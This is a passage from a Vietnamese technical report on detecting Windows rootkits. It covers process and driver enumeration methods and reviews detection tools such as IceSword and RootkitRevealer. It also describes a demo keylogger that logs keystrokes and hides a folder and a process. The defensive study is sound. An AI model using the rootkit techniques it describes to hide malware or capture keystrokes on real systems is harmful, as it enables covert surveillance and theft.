


Lưu đồ 3.3. Liệt kê các tiến trình đang chạy sử dụng PID brute force

Liệt kê mức thấp: các luồng

Một cách tiếp cận có thể được để liệt kê các luồng đang chạy trong ngữ cảnh của một tiến trình cụ thể. Lưu đồ 2 dưới đây thể hiện cách thức để liệt kê các tiến trình đang chạy thông qua cách tiếp cận này.






Lưu đồ 3.4. Liệt kê các tiến trình đang chạy sử dụng TID brute force

Liệt kê mức thấp: sử dụng các bảng Handle

Một cách để có được danh sách các tiến trình đang chạy là sử dụng các bảng handle liên kết với chúng. Trong Windows, mỗi tiến trình duy trì một bảng lưu có tham chiếu tới tất cả các đối tượng mà tiến trình mở handle tới. Mỗi đối tượng bảng handle lưu PID của tiến trình sở hữu nó và còn có một trường mà tham chiếu tới một danh sách móc nối của các bảng handle khác. Lưu đồ 3 sẽ thể hiện cách thức này




Lưu đồ 3.5. Liệt kê các tiến trình đang chạy sử dụng các bảng handle

### 3.1.3. Phát hiện trình điều khiển ẩn

Ba cách thức có thể được sử dụng để liệt kê các trình điều khiển đó là

- Thông qua việc scan qua thư mục `\Device\` trong Object Manager
- Thông qua việc scan qua thư mục `\Driver\` trong Object Manager
- Thông qua việc scan qua `PsLoadedModuleList`

Lưu đồ 3.6 dưới đây thể hiện một trong 3 phương thức này




*Lưu đồ 3.6. Liệt kê các trình điều khiển thông qua việc scan thư mục /Device/*

### 3.1.4. Các ứng dụng đã phát triển dựa trên kỹ thuật trên

Có các nhóm và tổ chức bảo mật cũng phát triển khá nhiều những công cụ cho phép phát hiện Hook, runtime patching, IAT hook... Trong phần này sẽ giới thiệu một số công cụ khá hiệu quả để phát hiện ra rootkit.

a/ Hook explorer:

Từ danh sách các tiến trình đang chạy, Hook explorer thực hiện tìm các DLL mà tiến trình đó nạp vào bộ nhớ, với mỗi một DLL, Hook explorer sẽ quét tất cả các phần tử trong bảng IAT, kiểm tra lệnh đầu tiên của hàm đó xem trỏ đến DLL nào.




*Hình 3.1. Ứng dụng Hook Explorer*

Ưu điểm: Phát hiện ra được phần tử trong bảng IAT trỏ đến DLL “lạ”

Nhược điểm: Nếu tiến trình nào bị ẩn thì không thể tìm được các DLL nạp vào bởi tiến trình đó và các bảng IAT liên quan.

b/ icesword-1.12

Công cụ này cho phép xem các tiến trình hệ thống, các cổng đang mở, các mô đun hoạt động ở kernel mode, các dịch vụ đang chạy, bảng SSDT,...



Index	Current Addr	KModule	Original A...	Name
0x18	0x8060CE40	\\WINDOWS\\system32\\ntkrnlpa.exe	0x8060CE40	NtClearEvent
0x19	0x805BAF6E	\\WINDOWS\\system32\\ntkrnlpa.exe	0x805BAF6E	NtClose
0x1A	0x805F3162	\\WINDOWS\\system32\\ntkrnlpa.exe	0x805F3162	NtCloseObjectAud
0x1B	0x80621D32	\\WINDOWS\\system32\\ntkrnlpa.exe	0x80621D32	NtCompactKeys
0x1C	0x805F7654	\\WINDOWS\\system32\\ntkrnlpa.exe	0x805F7654	NtCompareTokens
0x1D	0x805A37FC	\\WINDOWS\\system32\\ntkrnlpa.exe	0x805A37FC	NtCompleteConne
0x1E	0x80621F86	\\WINDOWS\\system32\\ntkrnlpa.exe	0x80621F86	NtCompressKey
0x1F	0x805A30AE	\\WINDOWS\\system32\\ntkrnlpa.exe	0x805A30AE	NtConnectPort
0x20	0x8054419C	\\WINDOWS\\system32\\ntkrnlpa.exe	0x8054419C	NtContinue

Hình 3.2. Ứng dụng icesword - 1.12


Ưu điểm: liệt kê trực quan ra nội dung của bảng SSDT với cả các hàm dịch vụ hệ thống được gọi

Nhược điểm: Sử dụng win API ZwQuerySystemInformation để lấy thông tin về tiến trình, về mụđun của kernel, nếu API này bị hook sẵn thì kết quả trả về là vô nghĩa.

#### c/ RootkitRevealer

RootkitRevealer thực hiện các công việc sau:

- So sánh list các tệp tin với hệ thống sạch
- So sánh key trong registry
- Phát hiện ra việc sử dụng ADS



Path	Timestamp	Size	Description
HKLM\SECURITY\Policy\Secrets\SAC*	11/17/2005 3...	0 bytes	Key name contains embedded nulls (*)
HKLM\SECURITY\Policy\Secrets\SAI*	11/17/2005 3...	0 bytes	Key name contains embedded nulls (*)
HKLM\SYSTEM\ControlSet003\Services\MyDeviceDriver	8/3/2006 2:1...	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet004\Services\MyDeviceDriver	11/12/2006 1...	0 bytes	Hidden from Windows API.
C:\Program Files\Symantec AntiVirus\SAVRT\0938NAV*.TMP	11/12/2006 1...	0 bytes	Hidden from Windows API.
C:\RootkitDirectory	10/2/2006 7:...	0 bytes	Hidden from Windows API.
C:\WINDOWS\Prefetch\REGEDIT.EXE-1B606482.pf	11/12/2006 1...	139.75 KB	Hidden from Windows API.
C:\WINDOWS\Prefetch\REGEDIT32.EXE-11878ACD.pf	11/12/2006 1...	65.53 KB	Hidden from Windows API.

Scan complete: 8 discrepancies found.

Hình 3.3. Ứng dụng rootkitRevealer

Ưu điểm: Phát hiện ra các Key null trong Registry, các key ẩn bằng việc so sánh với hệ thống sạch.

d/ Các công cụ khác:

RootKit Hook Analyzer: Phát hiện hook dựa trên WinAPI

Strider GhostBuster: So sánh danh sách file, so sánh danh sách các key trong Registry, so sánh danh sách các tiến trình. Đây là dự án Research của Microsoft nhằm chống lại rootkit đang phát triển rất mạnh.

## 3.2. XÂY DỰNG CHƯƠNG TRÌNH PHÁT HIỆN ROOTKIT

### 3.2.1. Tổng quan về chương trình

Chương trình gồm các thành phần sau:

- ARKitLib.lib – một thư viện Win32/C++ tĩnh cung cấp các phương thức để scan hệ thống và phát hiện các rootkits
- ARKitDrv.sys – một trình điều khiển thiết bị, đây là thành phần triển khai các phương thức để scan và phát hiện các rootkits

Các tính năng của chương trình:

- Phát hiện SSDT hook
- Phát hiện Sysenter hook
- Liệt kê tất cả các trình điều khiển (ẩn và hiện)
- Liệt kê tất cả các tiến trình (ẩn và hiện)


### 3.2.2. Một số hình ảnh demo

#### KEYLOGGER

Hệ thống thử nghiệm đang bị nhiễm một keylogger lưu lại tất cả các phím nhấn vào tệp tin c:\keys.txt. Dưới đây là những tính năng của keylogger

*Ghi lại các phím bấm*

Sau khi khởi động rootkit. Mở notepad và gõ vào một vài dòng chữ




Tạm dừng rootkit. Kiểm tra tệp tin keys.txt trong ổ đĩa C.




### Ẩn thư mục

*Tạo thư mục có tên RookitDirectory trong ổ đĩa C.*

Cấu trúc thư mục trước khi keylogger được nạp



Nạp keylogger và cấu trúc thư mục sẽ như sau




### Ẩn tiến trình

Để kiểm tra tính năng ẩn tiến trình, chạy một chương trình thử nghiệm, HideMe.exe, trong hai trường hợp khi keylogger đang chạy và khi keylogger không chạy.

Trong trường hợp rootkit không chạy, chương trình HideMe sẽ trả về thông báo “Could not find MyDeviceDriver” và Windows Task Manager Processes tab sẽ hiển thị tiến trình HideMe. Sau khi xác minh tiến trình, nhấn bất cứ phím nào trong cửa sổ lệnh sẽ kết thúc tiến trình HideMe.

